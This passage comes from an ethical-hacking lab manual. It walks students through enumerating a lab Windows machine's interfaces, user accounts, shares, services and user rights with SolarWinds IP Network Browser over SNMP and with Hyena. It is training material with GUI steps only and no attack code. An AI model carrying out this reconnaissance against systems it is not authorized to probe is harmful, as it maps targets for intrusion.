


FIGURE 5.2: Configuring SNMP Services

Monitor and alert in real time on network availability and health with tools including Real-Time Interface Monitor, SNMP Real-Time Graph, and Advanced CPU Load

4. Select **Accept SNMP packets from any host**, and click **OK**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 5.3: setting SNMP Services

5. Install **SolarWinds-Toolset-V10**, located in **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SolarWind's IP Network Browser**.
6. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 5.4: Windows Server 2012 – Desktop view

7. Click the **Workspace Studio** app to open the **SolarWinds Workspace Studio** window.

Perform robust network diagnostics for troubleshooting and quickly resolving complex network issues with tools such as Ping Sweep, DNS Analyzer, and Trace Route




FIGURE 5.5: Windows Server 2012 – Apps

6. The main window of **SolarWinds Workspace Studio** is shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.6 Solarwinds workspace studio main window

7. Click **External Tools**, and then select **Classic tools → Network Discovery → IP Network Browser**.

Deploy an array of network discovery tools including Port Scanner, Switch Port Mapper, and Advanced Subnet Calculator.




FIGURE 5.7: Menu Escalation for IP network browser

8. **IP Network Browser** will be shown. Enter the **Windows 8 Virtual Machine IP address (10.0.0.7)** and click **Scan Device** (the IP address will be different in your network).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SolarWinds Toolset applications use several methods to collect data about the health and performance of your network, including ICMP, SNMPv3, DNS and Syslog. Toolset does NOT require deployment of proprietary agents, appliances, or garden gnomes on the network.




FIGURE 5.8: IP Network Browser windows

9. It will show the result in a line with the **IP address** and name of the computer that is being scanned.
10. Now click the **Plus (+)** sign before the IP address.

NetFlow Realtime is intended for granular, real-time troubleshooting and analysis of NetFlow statistics on single interface and is limited to a 1 hour capture




FIGURE 5.9: IP Network Browser windows results page

11. It will list all the information of the targeted IP address.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 5.10: IP Network Browser windows results page

To start a new tab, go to 'tabs' on the menu bar and choose 'new tab.' Right-click on a tab to bring up options (Import, Export, Rename, Save, Close). You can add tools to tabs from the Gadgets box in the lower left or directly from the gadgets menu. A good way to approach it is to collect all the tools you need for a given task (troubleshooting Internet connectivity, for example) on one tab. Next time you face that situation simply open that tab

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
SolarWinds Tool Set	**Scan Device IP Address:** 10.0.0.7
	Output: ▪ Interfaces ▪ Services ▪ Accounts ▪ Shares ▪ Hub Ports ▪ TCP/IP Network ▪ IPX Network ▪ Routes

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze the details of the system such as user accounts, system MSI, hub ports, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Find the IP address and Mac address of the system.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Enumerating the System Using Hyena

Hyena uses an Explorer-style interface for all operations, including right mouse click pop-up context menus for all objects. Management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The hacker enumerates applications and banners in addition to identifying user accounts and shared resources. In this lab, Hyena uses an Explorer-style interface for all operations, management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing are all supported. To be an expert ethical hacker and penetration tester, you must have sound knowledge of enumeration, which requires an active connection to the machine being attacked.

Lab Objectives

The objective of this lab is to help students learn and perform network enumeration:

- Users information in the system
- Services running in the system

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- You can also download this tool from following link http://www.systemtools.com/hyena/download.htm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decided to download latest version of this tool screenshots may differ

Lab Duration

Time: 10 Minutes

Overview of Enumeration

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

The basic idea in this section is to:

TASK 1

Installation of Hyena

1. Navigate to **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\Hyena**
2. Double-click **Hyena_English_x64.exe**. You can see the following window. Click **Next**.

You can download the Hyena from *http://www.systemtools.com/hyena/hyena_new.htm*




FIGURE 6.1: Installation of Hyena

3. The **Software License Agreement** window appears, you must accept the agreement to install Hyena.
4. Select **I accept the terms of the license agreement** to continue and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.2: Select the Agreement

5. Choose the **destination location** to install Hyena.
6. Click **Next** to continue the installation.

In addition to supporting standard Windows system management functions, Hyena also includes extensive Active Directory integration




FIGURE 6.3: Selecting folder for installation

7. The **Ready to install the Program** window appears. Click **Install**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.4: selecting installation type

Hyena can be used on any Windows client to manage any Windows NT, Windows 2000, Windows XP/Vista, Windows 7, or Windows Server 2003/2008/2012 installation

8. The **InstallShield Wizard complete** window appears. Click **Finish** to complete the installation.




FIGURE 6.5: Ready to install window

TASK 2

Enumerating system Information

9. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 6.6: Windows Server 2012 – Desktop view

Hyena also includes full exporting capabilities and both Microsoft Access and Excel reporting and exporting options

10. Click the **Hyena** app to open the **Hyena** window.




FIGURE 6.7: Windows Server 2012 – Apps

11. The **Registration** window will appear. Click **OK** to continue.
12. The main window of **Hyena** is shown in following figure.




FIGURE 6.8: Main window of Hyena

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Click **+** to expand **Local workstation**, and then click **Users**.




FIGURE 6.9: Expand the System users

Additional command-line options were added to allow starting Hyena and automatically inserting and selecting/expanding a domain, server, or computer.

14. To check the services running on the system, double-click **Services**.




FIGURE 6.10: Services running in the system

15. To check the **User Rights**, click **+** to expand it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.11: Users Rights

16. To check the **Scheduled jobs**, click **+** to expand it.

